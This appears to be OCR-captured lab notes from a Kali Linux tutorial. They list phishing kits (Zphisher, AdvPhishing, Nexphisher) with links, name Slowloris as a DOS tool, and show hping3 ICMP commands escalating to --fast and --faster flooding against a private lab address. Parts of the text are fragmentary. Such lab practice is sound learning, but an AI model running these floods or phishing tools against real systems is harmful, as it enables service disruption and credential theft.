

-
- Zphisher
- Advance phishing tool
- https://github.com/Ignitetch/AdvPhishing
- **Nexphisher**
- https://kalilinuxtutorial.com/install-nexphisher-on-kali-linux/
- Wireshark
- **Slowloris (DOS attack)**


- Hping3
- Nmap


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[satish@kali: ~]
satish@kali: ~
Capturing from eth0
10:29 PM
satish@kali: ~
File Actions Edit View Help


```
root@kali:/# hping3 -1 -c 6 -i 5 192.168.217.3
HPING 192.168.217.3 (eth0 192.168.217.3): icmp mode set,
 28 headers + 0 data bytes
len=46 ip=192.168.217.3 ttl=64 id=17102 icmp_seq=0 rtt=7
.3 ms
len=46 ip=192.168.217.3 ttl=64 id=17850 icmp_seq=1 rtt=1
005.1 ms
len=46 ip=192.168.217.3 ttl=64 id=18631 icmp_seq=2 rtt=1
004.0 ms
len=46 ip=192.168.217.3 ttl=64 id=19834 icmp_seq=3 rtt=1
```




```
root@kali:/# hping3 -1 --fast 192.168.217.3
```



```
root@kali:/# hping3 -1 --faster 192.168.217.3
QStandardPaths: XDG_RUNTIME_DIR not set, default
/tmp/runtime-root'
22:29:45.423      Main Warn QXcbConnection: XCB e
(BadWindow), sequence: 7146, resource id: 210624
r code: 40 (TranslateCoords), minor code: 0
22:30:39.259      Main Warn QXcbConnection: XCB e
```

